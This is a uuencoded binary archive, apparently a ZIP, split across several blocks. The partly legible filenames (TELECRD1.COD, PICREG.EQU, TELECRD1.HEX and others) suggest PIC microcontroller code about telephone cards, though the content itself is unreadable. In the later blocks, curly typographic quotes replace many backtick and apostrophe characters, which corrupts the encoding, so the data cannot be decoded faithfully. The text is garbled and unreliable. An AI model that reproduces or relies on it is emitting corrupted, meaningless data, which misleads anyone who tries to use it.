M_!^.LYY-.Z6]I.S8[GCR0$NTPU:W4O*Z?<I`)"AA0Q$*"5IQ?GUQ(4B0E-S$
MS6PTCC0ASH=S\.'<`!X='LS]^=`#@#?^;`)7U\XES)[3<)71E!8YC/":9L_0
M1UD$WKI($*/9&XX:^K,Y!\'T_=3O.Y?]ZPL+@O<?O'_S,7_<'SX,/'C#AP+O
M_LS[UP.''!W>@)8%_[<)3$D*;IZ39;K&*8,AR9F0Z@>#C_WA/T%_\.="_MKE
M_V\@N+7A;Q"X%_!>&=9/:/A)(0=S]R6D:VO,`#$$DX)M"J:0@5I0`^D8.AV-
M#'".F05#NCUU0T:>L,(_>M#!7QGX*XU_S`C#IUZ*%@FVX`.I9FDP%+@CKFG)
M2<&905.N*?('777V%]L.I;K9&F4L%-K\@05.#Q;/#'/LW<.L/Y[O1#K7$GE7
MY#B"(B4LAY`6*5=_='CKS_?"_BYAMX15TL/)9&J*F])(2@\IW4!?RWO>Q[NA
M>[]3?B'E/6\:3$:*.;A+T/+H<.Z-I@[L-DEQ,,?K#<U0]@PSQG^7&'YQ%*ZW
M!Q?MP_44[GP/#N_#G2O<Q1Y<O`]WH7`?'W?B>FU]CS!#3QC<*,IPGI?8V6YL
M1^?<G3_,6A,<'1[0;%EB>K9MUW/=0']%-N`/9`1QP6BK!NR+GF7\ZTYRU9B$
```

```
MIC%9%AEBA*;2Z7)CKMNWMOHX;]OS.$UC?.%"*4I4/)=^4B:MO_15‘,BQX[^*
M^1>@B;AV+/XM;/W"]8AO1S[IR2?GYTWIBPOQ]-T[\7UY*;ZOKFK,]453VC8=
M[‘;N.*DK%?LJNAYD=$G_;RQOZHO(-Z$RUYP^X9#1C‘LN*:-BP!_[1C0*P7\4
MZPWP0<*G)B@A7Q6Q&2T827%#BS^>_^[U.R06&T/1IN‘6[_C<*$?)RL0D]BQ$
M25)..W+]L;G’8F2-2,JM4@IJ>PXV=‘.[-?‘U<R.:2C+,8H)W2?.1(DLASNBZ
M5O,KA‘E&&<0R530<R’;LYGH8RA@@Y?D0TTQ2*‘T].SK41"_R6,JK:+&"J:WQ
M;A@*H#86%BC]!([@)<FV$=ME<E_:MD4L7$5T"8RL118\6-.G9"N=WW$<;J9M
MORT!D^G<GXR%CC/(,>,,+G,%V‘JSRN’&H@2!G/@:*:UK:Q&?2LL,,YA.@CFX
M,,^X.&(8AL)(;"J;!_[,;3%8*BO!3(-?TNITM-[^+ZVW+VB]W:EU$7[7KMEJ
MUR0FF/>-$*EW33PWQ(3R)AM*3#YOR37MK^5N#7[LR%0JY)QS5;M%<(=T\VR0
MTJZS!BGED#ESV)Y9>;Z(-9(N‘3$XX3(<&[@C0\G=+.C@2B5\R%BBY[D#4[0*
M+:;3<EE>!,^>UY],_P,@-NG[0TM#Q"QCQPH&M4K,RJ<08%1V>:IA>(TW<!+B
MK50T<,U]OE&STQ3+S0$:ZS6615&SYX\’?IN4DCW1X&VH2%F1X&CQ7/))4F5G
MEW@_#3.,<BR’%#0S‘-T-J‘"M#9A6V‘B’<?ZU<B6K;G@’N,1J+RM21A(@[*W<
MP*H4Z9VLM=Y30&D$2[X5.5UC6(L%2Q\^?N5VAXWM]CS_KA%$C>[03]E9>\=+
MX&/@C4M@‘S(@N>C%7^TB.K/9,FE7^51U^*(N5@6VX1GS_IZDK89$W=(%]36D
ML3@/S;4;_1L./P&)NUVU"!]C:QOE7)GXB6PZ2"):F?4FP0Q’+^Z6;&9*4(F0
MS=^?MUF"E%SJD"<.:U@6%4V**/\[SAHO,.+’D%(&\D3XA^C!%HC/(_Q_BX@1
M‘(U$V3SN[’3C4O’^[*UZ2,Z];)8BX3<R%9W8H>%ENY)RZ66MG%"=QJJDUSXK
MWL‘]W[YXU_G0T-=.E(8^,?1#$OX^WU‘19[B&BB3KWO>JM*;<!T1KJMO%W"3Z
MW;L6T2.T)"&,B_6"6_2+T_&1QNJY-J/W;ZQ>#)F*$’I14>__5=3AK)+UON"P
M8+@]N09T22LS68,S0$M$TN/7Q>’^>)IF=)FAM3HV))1NCD4>U&<+G=1*$_G/
M72=^6_FV/C+)*7J-T*W#E@MIB492MW]T4C]0!Q9C5;U7YK)RNV2K:=5W7ZH)
M,JZWX‘-9KHR*(’M.J[[R,BI")C,TR3GS6X.[\:1Q.U:E/0MR41‘4*L>?"YR&
MV,@@W29:9!#Y]’>4%*9’MZ])#.;DT+>WYOLC>58L6(9"!B=\2!X8]=1YL:BM
ML&P#([KNRK7DA9I<[1G_"$K3KU‘3U.O6A:\XH[6’*3’31O.BH$SK,K^*SG*%
M<CCA$J+3EJG8[,H[N5G1%1=)‘D^"VP:LS@7MNJ<:YD[AT0MJ)5(SX"3G9ASH
MFE6>R#N?&QB1/!<5WPU#4?Y)OL*1I4_PG)\<IY$H)UH_P"L\J7U7*>Z:-L]‘
MF-"@!EM^9UXC-J3E8$NX>;73$FXD^$N[M?PA11$\PI:P%9Q<VBV_<QI^5_LJ
MGZ;R55D+E<M!/_‘&YBV0]#DBHQ=_+E‘B;%):%N$^!,U@F6’$]\\"ML*IBF<.
M5/4=\3&QH2KN=BP_H/+(K0:$S^8,;R‘CRQ7[";B*^=@‘=9F/N2A*HWI’+<<0
M==.HG%]*/[9N,:0W=@TS%6A’0%&TIW=SH]J:1KNV[[‘=B6RN[ZBJD[<VIWO(
M%,$A,+(CW’7(-#W:O-6NTB[3F??<)-:XPMU!K’W58M;9R:QCBFMO%@$_:7LS
M7VZ12()6>51Z9[XB,9.MP=$AAXCC*61)[3&MY4AI];QRF‘3’S#C\=DV5AU_Y
M5DH9K,Z^P@BC*FKE>Y)^AC>84ZZ/S7P5QRJOB67J@X@TS!I5=UM&+18/:5R:
M+OI\>3;3";E;]55";KS6:O?!?UKZUIE&+[-N.=1;,F.9]2LQW5OQM98=B]%_
M/‘8-YW‘7-&.PE3"ZP>5K!"+Y+TMS1W6GVZG?YOT@G=753:<Z5S<QHKJ?%IO.
M‘>K;*_1IZ[S\$TJS).8U=4Z5WSK4=M4YLT3O.8>:"JH>YQMTE#,UU2Q2E9_Y
MH&>\4VUGH!0OD7A-:\FM$T_D2?A[0U)K^3F[=\#_O/’@Z/"_4$L#!!0````(
M‘)M$+AW$&QM@"@4‘‘#P7‘‘‘,‘‘‘‘5$5,14-!4D0N0C‘QE9A+C]LV$,?O‘?(=
M"-W;D#-\"3T4BM9)W.QZ#5N[27LI@F#1YM‘’VGY^H"3%&;THRX8!P?)_R!^’
MG*&’_*’[\N=O?WUW_OK[RQ]?_OOV53RK[T&^B//+/]]>_A7[_>M777-X__CK
MN?VP>VBZ?2M4^#2O7YT_[’:=D.&CE*U1>+!>V/#[_I>=0.6,4";\;)TTPIC:
M#;^]?O73TZ$56DLI(#SRNX’X;OE=QW>#PSO&=S6\FZD]‘NO’YM0)[>)[A&BL
MP\.%T00YCR8-/#UE\BBT:KKN)*KNY^.N$K6H/G?-?=7WHKWL+9&L[G;G_?M#
MTSV>>EN5+8V96W[^,5E4/25^6$F‘2YJ>:<?](6-4’)7F;^S*I)-#\Q!<45)4
MC^<6X@@A-U"V’V+H,’@26E=-D(V/<K!1X%G/0&0@7@E4!,0B\",!<0P\[=JN
M(:8D_](JYG7=’>[R‘H=5#6VB$3J)‘FR=S)W0$(90;Z_P<=\JVWI=]11,,W-A
ME9^"2QA#‘7%N^;2ZR@-DKJ?)E>1#^@8IV@1<GMQ3$Q>S;QDFS\%\;N/41P6\
MCQV/UE(Q3MV‘PXI:%G%Q-*J(‘\;!#3C]YM2U;47-B\PX)"@RD9E(3+7%?&CO
MPQ+GID6>CG*1IYFGB>>V>.\/=Q6U+.),E(LXPSAS_92^E6_VAZZBUD6DC7(1
M:1EI;T#&(+3K.!?E(LXQSMV‘@XI:%G$^[T9+G&><OP$7X\^OX^HH%W$I;6M*
M^!3B6N!62BA*^-B?DGJ1\3ZG?’J,=V_%/’4#3U+&K_%<SOD%#Y@’]%!;O/QO
M‘9>‘-B?\‘H@,1-YHK@‘"Y?L:T.2,7P‘U‘S4!W1;P.>UG^A)/YY1?\‘SSS/4K
M^-91MJ_Q,.?[@F>99V_@64KW-1[DA%_P’//<#3Q#^;[&H_ICP?/,\S?P-"7\
M&D_FE!_S<CDS5"JZ)OBRG*’Z5:"*]:I’%2P#W,!5]6K;’"N!QL22*CQL’*$B
MJ^?F_JDW‘Q!_OR/#.*3:7BAY8IKTIG%T-GO=G%J!UKM<3((12J-P.H[J?G_8
MA2;LB\%L)D>JA:Q:LANKL84,G>:VS@SUTJAC&)IN%*--]&%2^JI9Z8LX+7U5
MIO’PTI+10"_3WD::)YK6<US4^T(<\G*6(P$I$HSD2-"W1H*Y-A)@,Q(4F>IB
M)."E2$".!"Q$‘G(DS-78‘C@2<!D)R)&‘-T4"7HX$+$<"_]700*^,!-R(!%R+
M!%/SU(2OHQ,UNJLB87]^=#[^=::.E)67C[%/4‘D+_8%J9LD’’)NJ7*]F.I-&
M1HM.V*ATL$U#A’3$M/0-MA;TTZF+SD&V7QXSH^_.1WE^KNUYP#RXAM?>?R0>
M%’F.>%#F2>;):WBG,_LGBSQ//%GD(?N’?26VP;MKNB8#L>P@9""N.&C909L*
MHPU@*HQZ!VV19\A!6^9YYOEK>.GDU?-\D:>)Y\L3R@N8OFW[=SS2?)87$&D^
M5Q:0$P*O2HAW3^<=‘<L9H0@XR8A<J?3(1)P9ZVCK&5<JG_:G7;ZI2_LOY#(Q
M*_T16(X/PUE)T312Y-!FJ&I-?DP4P]=X@V(T[Q7KBN7[Q;XWSCH^QBX4SDSJ
M#1<A-E’X0FRD:#U51B/‘R;S!R%-6^-)B,M>3I!ISTM"+J]#/J)XJH_]+VA.6
M"N92G’I35)J7%>"SY4B!R0&PO\4=/.V5X3ZWCY!Z<;$Y428WD(NHPCG’T)[.
```

```
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
MMK&Q5+E&V*9<JVY7+E!W*Y<H5RI7*3F67<I5RM;);N4:Y5MFC[%7>H5RGO%/Y
M&>5GE7<I/Z>,*3^O_(+R;N4]RGN5?<KU2DL9UR^Q!5C9H-RH3"C[E9N4FY5;
ME%N5]RGO5SZ@W*;<KMRA'%'FE8/*E#*MM)499>V5H+)3F54^J-RE'%:.*'/*
MO+*@?$CI*(O*DK*LW*T<53ZLW*/<JWQ$^:CR,>7CRC'EN'*?<K_R@/*@<D)Y
M2+.X'"M/*)]4/J7\HO)IY6'E,\IGE<\ICRB_I#RJ/*8\KGR^ONJAJQNZNJ&K
M&[JZH:L;E6;E(F6+<K&R5;E$V:9<JFQ7+E-V*)<K5RA7*CN57<I52J[N7KBK
MNQ?X&[9UP_3^S[4?)-<B0O:XA)(5$.UU>[I#ZWR=]GJG^Q,YL'!9&XR?M>%F
MP6-(R5RT*>4N=U.2->-FQ&.3LEG)O+0I)09FAQ7%[+"BF!&Y6WD/F!>Y%\R+
M](%YD?5@7L0"\R)Q,"^R'<R+;'3S(@G^>H'T@WF136!>9+,;N6P!JUZV@E4O
M]S%FR/UN@N0!,&+9!D8LV\&JEQU@U<L'XX'DP:J708X4K!Q6O:25-EC[D@%K
M7X;'VI>=8.U+%JQ]>1"L?=D%UKX,PR)'P!J7'%CCD@=K/+''I0#6/NN)M2^.
```

```
ML@@Z@)1`!Y`RZ`"R&W0`&04=0!X&’4#V@`X@>T$’D$=`!Y!’00>0QS!`/@XZ
M@(RY^[HR#CJ`[`,=0/:##B`’0`>0@U`’D`G0`>00Z`#R!.@`\B3H`/(4Z`"L
M’#J`/*T\#/J`/`/Z@#R+`OD<Z`.L’/H`*X>4H\ICH"?(<=`3Y’G0$^0%T!/D
M!.@)\B+H"?)ET!/D).@)\A+H"?(RZ`9R"G0#>05T`WF5;]`0`=V@,LFW:\AI
MY13H"3(->D)@`<H9T"MD!O0$>0WT!)D%/4’F0#>0UT$?D’G0!^0-T`?D3=`’
MY"T<(=\&?4`JH`_(.Z`/R%G0!^1=T`?D/;Q`OH\3Y`=XD?R0;Y*0<WB)/(^7
MR0O<&X!<Q"OD);Q*7H8PBBO<(X)<57X%I\FO8HK\&KA’*5_’&?(;F"&_B=?(
M;V&6=WV;.P>0[RB_B]?)CS!/?@]OD-_’F^0/\#9YC7LTD(_Q#N_Z(??’(#]2
M_ACODC_!>^1/\3[Y,WR@\_]S?$C^`N?(7^(\^2M<8!87H/P:%\G?<,<5\EON
MND)^ARM\VN]QE?R#\A.7@85Y:@$:G\;;[5_8_@)02P,$%`````@`;5(P’=:1
MH<KU!P````X```P```!414Q%0U)$,BY#3T3MF?M[%-49Q[^SD[WD0MB$``D$
M$L#JMM8P&^Y>(’N935:2W75VEP@8$X2@5E3*15!1WY@0P6B[O0,"]M[6MMCZ
M5_5_Z/.4?N>=G=VAFE^H3WVL.?OPR7[G7/:<][SGN[.#B?^N&`CAZUPZSLV>
MFCU^YL3P4*H\<1_]H\G=Y=G3^W;^T^RTDD/6\*##\8Z=G3V!+[NT((I6OMK0
MR?<L,;Z\$D[NSNS=>5^CINLO?S=7RC>KI.>ZL&-K-7OAY$+7U_PHKY3[*/&$
M]_<.S,Y/,3:XO7,>=SJ’.EOK]?/K3N`?UAS^95W&76L1\]USQF5CT5AEW4"’
MM8"KQORZ6,]\=RPF6&B[VG:C?4N"5[IC7?/=-6N)_:_T6@E/;^RW$A\9’=95
M],:NL":V=FE-E>H3_KO2L[1^OMM*+/5.).+L%^,GA7L6>Z<21NQCS!E5:R!D
M;CJ:"%G7L+%G*1Z#$;N.F[B%&:L_9/9=2IB]EQ*W.MS7:NM6>%.L8_\"/?(V
MHM;-L-EW,7%[U<WV\XG;`^&XVWMQ8"&QV+^0N-;FC39C70_UQJZ’S/ZEA-?B
MFU$BJ6RF6+#J]A^KZV1#AZG+EO_U$/%TTM=1M*2RHT5_,"/DZKR-9GM7YQK:
M<’6QT+QY<,=S[+*O6Q%)YRN90J6N^V!D`I-UVV=2CG.XJ5LR8XWIP3!5)QN:
MWYD9)SN=&3_HMU>=K:1\’7%U/EMOW^’5.^6*/U^MG[0;ZZ6VL_GZ_’`)H6Q@
M@F[[;&""U&’;Y@H#Z[/M>^+KZ>%[ZTO^`K>X.INJ3]=MWV+;]\:7.A=<KVU/
MY\93HY[>B’`N-5ZVF_$R<V4’@?:17+7<C’<OVU?+=M9OL`1SM/EQ[OK#^4(V
M[P3BGR\THD$W021?J&3\’3;:W?J*’?P\5V=’F_.G#N9’E’HBE:\/,(9877L1
MFM#^A^Q,8SPS[Y2"\XN.%XLE?T’&!ICCY30"^=/2’)S%@CD1K(\B5&ADLY<?
MA>*T4_17>-’395]/(>KI^@8>U?I)QZ]?0*18JN0;\6`^E#*Y42N0SZY.-M=O
MEC+C")RG"’6J,E;7;0B5LH’YF>R?S^SR;_V,NX;J7?^A=S>TJ7I/0T==O2<9
MG$^^>2NINNCXZ0<C[.ETP`]<G6G&SRPUCZ/F6ZEY’+WUE8<16!]U*KB>2&DZ
M6YPL-,^SDP[DNZ=SP?UTTJ5J</^<8’QXWKEY;DIX%\[#=$J!^85=’9@?\Y&K
MR03GZU0"^=_BU@?F$U:="Z[’J92#XT?*E52E6F[N5\6>:’RBT>]I/R+&)D_O
M\/5F3S?V8P`15T_[XVVOZ\FZ’D*H$LS?%O9W\N7@_KDZN’^N#NQ?2\6IVH’U
MARO3Q6JE.5YHTKG’[UHF’;L06’^8VG&:^V4>M@/Q,&`<0:`_VQ^93C<,Q%BY
M`?W?%X/W6GT81)^!D>A(Y\CJ$:17I;_L3UDI_Y_//]KX?>’8HT/V4]7[Z+U2
MOO)R5QGZ[(LIRIH^%ZJI.]?TB6’-?0)EZ’5#KQMZW:A?#RLCRJ@RIFQ5MBG;
ME1W*5<I.Y6IE7-FE[%:N4?8HURK7*=<K>Y5]R@W*C<I^Y2;E9N6`<E"Y1;E5
MN4WY@/);R@>5#RD3RF\KOZ-\6/E=Y2/*(>5VI:5,ZI?:,JP-*W<H=RIW*7<K
M]RCW*O<I’U4^IGQ<^81RO_*`<D294J:5&656:2MSROI/A-J8,J]\4GE0.:Z<
M4!:4165)^93249:5%655>4@YJ7Q:>5AY1’E4^8QR2OFL<EHYHSRF?$YY7’E"
M.:L\J5%<AK7GE2\H7U1^3_F2\I3R9>4KRE>5IY7?5YY1GE6>4YYO9#TTNZ’9
M#<UN:’9#LQNU-F6[LD.Y2MFI7*V,*[N4W<HURA[E6N4ZY7IEK()/N4’)[!Z$
MF]V#P.<8[X?IOV?NMY";$24’7$+)$Q`;=$?:XO[,=,\`WRA#RQ`!QK?"9*]M
M+O$YQK<APMH’7$+)$Q4E’U1/>4A7D’!OSWFB&%.>*#>R/L-*QC>NE(?YY!L\
M:6Z4?;8JVY2,=5PICX`1YSEDQ’D.&66QE$DPUC(,QEIV@+&6G6"L91<8:]D-
MQEKV@+&6O6"L91_OB""/@K&6Q\!8R^-N-.4)T$ED/^@D<H!QA(RX0>=YXT(E
MK<RX$9(L(P&QN7I(#O23T#*443`J,@9&1?*@S\B3H,_(0<8`,@[ZC$QPE9`"
MZ#-2!’U&2J#/\!1:?.\HRZ"K2`5T%:F"KB*’0%>12=!5Y&G05>0PZ"IR!’05
M.8I]NAO/@+XB4Z"OR+.@K\@TZ"LR`_J*’`-]19[#"’D<]!4YX?YO@<R"OB(G
M05^1YT%?D1=`7Y$705_A>:.KR$O*4Z"WR,N@M\@KH+?(JZ"W\+S16WC>2#FC
M/`OZC)P#?4;.HT2^!OJ,7`!]1BZ"/B.O@SXC;X`^(V^"/A-:AG()=!YY"W0>
M>1MT’GF’O\\A`CI/;8Z_W2’O*N=!_Y$%T’_D,F;(1=!_Y#W0?^0*Z#]R%70>
M>1_T%ED"O44^`+U%/@2]17X`>HO\$/06J8’>(C\"O45^#’J+_`2GR9^"WB(_
M`[U%?@YZB_R"OT<AU_`:>1T7R!M\P@#Y"*^3-_$&>0MO<K:W^:0)\K’REWB+
M_!7>)G^-=\C?0,C?8H[\’=XE?X]Y]OH#GS]`_JC\$RZ3GV"1_#/>(_^"*[K_
M?\7[Y!T^ZX%\B@_8[V_XD%%<AK6_*S_3*\MS:AF&OH@KY2LK_P902P,$%```
M``@`0$,<’6ZKZYS`!```8A,```H```!024-214<N15%5E9A1;Z,X%(6?!XG_
MX,==:9M"TS19[1,!TB*E!1DZT<Q+18F3H"70-=!T_OW8A@2;V"3;EU:IO^.+
M[[G7E_P#`L\V’^RO+_"<)KA(BKS"198A#+P\R>HU`HLT0[JF:V3AY!YT/^B_
MFOTVOLS-AOP^2I%%$)6H`M]14A6X`2?7@!,)^"`%QR+X(`&G4G`J@M-S<&I*
M0<,P.)`L.@-G\L,1P5G_<+R7Z+MKR\%[8<=;PGIYA7#]T>%4P/’@X,Y>ODXQ
M6<\R2;;?`FN]QJ@LZ=]I211U#48V%X2H8C(5B.(,1.D>`3LKDG^!7=0Y0P-[
M"53H7?,$N-CB>’]$P+(X@/FO"NE:&%G1:RAGQXP-J[BJ^4@7(?^TL@-CCQFB
MC#YRQP4^C"P%-VG"+’`%+.#=^CULKL`>.FPNP?@#Y;%IA]D]S’)L_\608S/1
M?]:M0PZ452O+J4%IZ’*’*=!_2^E/A&E"("KKC#\LUW4L_K14<<SN@>L&T’\&
M3ES%@@`)YHI0.H%S3P;VTHJ>Y!JQU%A/Z78’YFE5LKHB1RF’W]NR(`@K)NX8
MVZTCZ(57F\5AU946>4_@:MNH!*XVD$R`68GK9?_#2B;-WW5TES].8’12N),K
MR!T@*-SIFA]$GBJ%34_R/WH/K6O/PK’+SNVY**N;,-WFZ29-XKRBAM&UY0!G
```

```
M,&Z)8AD8P5=7!I(C^"%4H_"OA;4,>>RTG:Z]^$`>"7V\LX8(_M@8XS];T^N:
M;4'X8_`Q[!CC7TWH0L>_M-CI29]GPTFW:24B:GT%\O-M[D6#E\E/A(MV[4#X
M_;7!F^.O%%X:M^5T(*?I%(>\)1RUNIR(WOQ75>S-S;2*JV2W+K;L'KWQZZ.%
M5!F_!,+`4(*3]M9N;1+$V].E:%"2'W-D_4E*FKKFP>!"@9WFC;:EI_FVJ>FC
MTJAQ<MNB>2>_=TZ&<V\Q;$XX;WI@LHMS(IR>^ODFB[?L!E`*-.XC*[A;8,$H
M&*FW;4S%1B7_$^%-5ARZB:S%YYZT&W2N.49M[T8=[.;Q.YVR241*_%Z,F<=(
MT$IL(@]Z=((M1PT_G%\4`NNZU[%=DU_AM$*BR*.H(7'48U:\Q]GY<U,7M;<$
MYZ*9V;DH"(T++2[`J$QB^L)#&%H:0:@N#5."F!3A+CK%",PC=Q3AYPMI>SDA
M5EFFVWR/CE<.%$TB<0E+-[VJR*FYZU/]4E1^)?6<TJ)A4>.D@ZD[G<>A;'<9
M$C:=!Z_#"6Z'H:#.LIOZ0\AO.Q+S76+6Y==R^`E!EE]QTFUZ=GA(JV3'K'^A
M171T22>-7K5;SJ/0NL_SWN/#*L9'V'X2O7GN`#%T>Q?G.<JX)DX4!*N>^V!0
MP61#HA#$>49[#]"\^W4A4``5"_/T&H%3BDVAA+D4!_;B416CT5C6,FZ@-:;;
M;-)MC6,V%1[+F>"J",W+.(VO'885\<&!0:'WZM_V0(CB=?/"U#AA);[1RCJ.
MM(L*$JZR#NX&))I*ZT2@ZJ5M/"2"<8%;#==5EQ3_?4:GT:LI-N,6>P3J$FWJ
M#.SC!!?E:,2&AN`U9"^$[$-=^[8O/@_T"YW(?0[>5N2#\A!_T`^:+Q;^6O77
MA.0#E*_W3,P/`"]V9)N%`MO(]=?P&S8?,.BH_\U]<73M-U!+`P04````"`!K
M4C`=*-*(KEP```!\`0``#````%1%3$5#4D0Q+D524N7,,0J$,!`%T'[!._P3
M"'$;L0MJYS8J6(=DU!1)EAF%'%_/8&O_>(OAZ..&N1_Z=NQ4J:<?JAH-M'-,
M(J!LB9P@F.S#&<`F;H0U,8[="_Z<[,T2%Y_77E_UZ+H`4$L#!!0````(`&U2
M,!TIRVCV9P```)`#```,````5$5,14-21#(N15)2Y<PQ"H,P%`;@O>`=_A,(
M6BW23=ILNEC!.9A7FR&)O*>0X^L9BEOVCV_2[*U?,*I.O89WF;>?'F6#)UIC
MF$1`<28R`J>C=;L#:[\0OH&Q_:Q@Y3"?+'!V2_:Z%Q=>50)7G<#U^.LZ`%!+
M`P04````"`!K4C`=#LVE_>8!``"G!```#````%1%3$5#4D0Q+DA%6%U47<[=
M*@Q\K]2]V,80\[T1".O?4L<&5[WW2(B<S(Q_QI`?$HH?D]ALOW_]D.$?UOBP
M%_K&)M(EQ/6"C/>RZ;,2I$^P"CF(4.SJ3K3697MX*]R:4D@,<I4$L3;$5K%O
M[(VHV07+40H4#`(#Y*$)>IX)13_A$5<UR]>KQ+/U2RP[0:P^KAI,1.`Y+U@I
MRK<N<GQ0&NM)T(()H'[%Q#SODV&;*\US,GONCOJ9$G3E>RHU`U[%6BJ?_RGY
